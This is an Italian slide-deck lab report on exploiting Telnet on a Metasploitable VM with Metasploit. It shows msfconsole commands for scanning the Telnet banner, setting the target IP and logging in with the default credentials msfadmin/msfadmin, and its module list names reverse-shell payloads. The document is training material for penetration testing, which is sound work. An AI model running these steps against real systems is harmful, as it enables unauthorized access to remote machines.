





# Exploit Telnet con Metasploit

S7/L2



Mara Dello Russo



# Telnet

Telnet è un protocollo di rete utilizzato per fornire una connessione bidirezionale e interattiva tra un client e un server su una rete TCP/IP. Il protocollo Telnet è stato uno dei primi sviluppati per questo tipo di comunicazione e permette agli utenti di accedere a un computer remoto e di interagire con esso tramite riga di comando.

Funziona su TCP (Transmission Control Protocol), utilizzando solitamente la **porta 23**.

Le comunicazioni tramite Telnet non sono criptate, il che significa che i dati, comprese le credenziali di accesso, possono essere intercettati facilmente da chiunque abbia accesso alla rete. Questo rappresenta una significativa vulnerabilità in termini di sicurezza.

Oggi, a causa delle sue vulnerabilità di sicurezza, Telnet è spesso sostituito da protocolli più sicuri come SSH (Secure Shell).

Nelle slide successive andremo a sfruttare la vulnerabilità Telnet presente sulla VM Metasploitable utilizzando la msfconsole.

# msfconsole

Avviamo msfconsole e cerchiamo tutti i moduli relativi al protocollo Telnet: **search telnet**.

Per il nostro scopo utilizzeremo il modulo ausiliare auxiliary(scanner/telnet/telnet\_version) con il comando **use** seguito dal numero che identifica il modulo o dal path dell'exploit.

```
33 exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection 2015-12-20 excellent No TP-Link SC2020n Authenticated Telnet Injection
34 auxiliary/scanner/telnet/telnet_login normal No Telnet Login Check Scanner
35 auxiliary/scanner/telnet/telnet_version normal No Telnet Service Banner Detection
36 auxiliary/scanner/telnet/telnet_encrypt_overflow normal No Telnet Service Encryption Key ID Overflow Detection
37 payload/cmd/unix/bind_busybox_telnetd normal No Unix Command Shell, Bind TCP (via BusyBox telnetd)
38 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
39 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
40 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
41 exploit/linux/ssh/vyos_restricted_shell_privesc 2018-11-05 great Yes VyOS restricted-shell Escape and Privilege Escalation
42 post/windows/gather/credentials/mremote normal No Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 42, use 42 or
use post/windows/gather/credentials/mremote

msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) >
```

# msfconsole

Con il comando **show options** e controlliamo i parametri richiesti da dover inserire. Settiamo quindi RHOSTS con l'IP della macchina target, metasploitable in questo caso.

Ricordiamo che i moduli auxiliary non utilizzano quasi mai i payloads, come in questo caso.

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name          Current Setting  Required  Description
----          --------------  -----  -----
PASSWORD                            no       The password for the specified username
RHOSTS                              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT         23                yes      The target port (TCP)
THREADS       1                 yes      The number of concurrent threads (max one per host)
TIMEOUT       30                yes      Timeout for the Telnet probe
USERNAME                            no       The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 auxiliary(scanner/telnet/telnet_version) >
```

# msfconsole

Avviamo l'**exploit** e vediamo che è l'attacco è andato a buon fine perché ci restituisce le credenziali di accesso al servizio telnet della metasploitable.

“Login with msfadmin/msfadmin”

# msfconsole

Verifichiamo che le credenziali siano corrette.  
Avviamo il servizio telnet seguito dall'IP della Metasploitable e inseriamo le credenziali ottenute con l'exploit e vediamo che siamo all'interno della macchina vittima.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.149
[*] exec: telnet 192.168.1.149

Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon May 20 14:36:41 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```

GRAZIE PER  
L'ATTENZIONE

